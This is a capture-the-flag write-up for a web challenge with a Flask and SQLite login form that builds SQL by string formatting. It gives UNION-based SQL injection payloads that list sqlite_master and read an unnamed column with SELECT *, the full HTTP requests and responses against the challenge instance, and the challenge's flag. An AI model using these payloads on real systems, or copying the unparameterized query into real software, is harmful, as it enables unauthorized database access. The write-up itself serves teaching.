Challenge Description

Recover a flag when both the secret table name and its column name are unknown.
The challenge asks: "Even if there is a vulnerability, it's okay if you don't know the name of the secret table and the name of the column, right?" We receive a small Flask application backed by SQLite and a temporary login instance. The objective is to discover the randomized schema and extract the real flag through the login form.
$ tar -tzf secret-table-2.tar.gz
secret-table-2/
secret-table-2/web/
secret-table-2/web/requirements.txt
secret-table-2/web/Dockerfile
secret-table-2/web/app.py
secret-table-2/compose.yamlRecon / Initial Analysis
The login form exposes the generated SQL query and accepts unsanitized values.
username = request.form.get("username", "")
password = request.form.get("password", "")

conn = sqlite3.connect("database.db")
query = (
    f"SELECT * FROM users WHERE username='{username}' AND password='{password}';"
)
user = conn.execute(query).fetchone()
The password value is inserted between single quotes without a parameterized query. A leading quote closes the original string, UNION SELECT appends an attacker-controlled row, and -- - comments out the trailing quote. The original SELECT returns two columns because users contains username and password, so every UNION branch must also return exactly two values.
CREATE TABLE IF NOT EXISTS users (
    username TEXT PRIMARY KEY,
    password TEXT NOT NULL
);
Technical Analysis
SQLite schema metadata reveals the randomized table, while a wildcard avoids naming its randomized column.
secret_table_name = "secret_" + hashlib.sha256(FLAG.encode()).hexdigest()[:16]
secret_column_name = "flag_" + hashlib.sha256(FLAG.encode()).hexdigest()[:16]

conn.execute(
    f"""
    CREATE TABLE IF NOT EXISTS {secret_table_name} (
        {secret_column_name} TEXT PRIMARY KEY
    );
    """
)
SQLite exposes table definitions through sqlite_master. Selecting name from rows whose type is table reveals the randomized table name. NULL supplies the second value required by the two-column UNION. The application later renders user[0], so the metadata name appears directly in the greeting.
if user is None:
    return "invalid credentials"

return f"Hello, {user[0]}!"
Solution
Use two UNION injections: first enumerate the secret table, then read its only column with *.
' UNION SELECT name, NULL FROM sqlite_master WHERE type='table';-- -
POST /login HTTP/1.1
Host: 34.170.146.252:6356
Content-Type: application/x-www-form-urlencoded

username=admin&password=%27+UNION+SELECT+name%2C+NULL+FROM+sqlite_master++WHERE+type%3D%27table%27%3B--+-HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Hello, secret_607360c08fede25e!The discovered table has only one column, but its name remains unknown. SELECT * expands to that single secret column without naming it. Adding NULL makes the UNION return two columns, matching the users query.
' UNION SELECT *, NULL FROM secret_607360c08fede25e;-- -
POST /login HTTP/1.1
Host: 34.170.146.252:6356
Content-Type: application/x-www-form-urlencoded

username=admin&password=%27+UNION+SELECT+%2A%2C+NULL+FROM+secret_607360c08fede25e%3B--+-HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Hello, Alpaca{y0u_must_b3_sqli_m4ster}!Validation
The captured server response and the application's hash-derived identifier independently agree.
$ python -c "import hashlib; f='Alpaca{y0u_must_b3_sqli_m4ster}'; h=hashlib.sha256(f.encode()).hexdigest(); print(h); print('secret_'+h[:16]); print('flag_'+h[:16])"
607360c08fede25eed62520091a7bded4b0c14f7b2f2e2f9440a7b9a42f2ded5
secret_607360c08fede25e
flag_607360c08fede25e
The first 16 hexadecimal characters of the recovered flag's SHA-256 digest are 607360c08fede25e. This exactly matches the suffix of the table name returned by the live instance and the naming logic in app.py.
Flag
The flag recovered from the verified SQL injection.
Alpaca{y0u_must_b3_sqli_m4ster}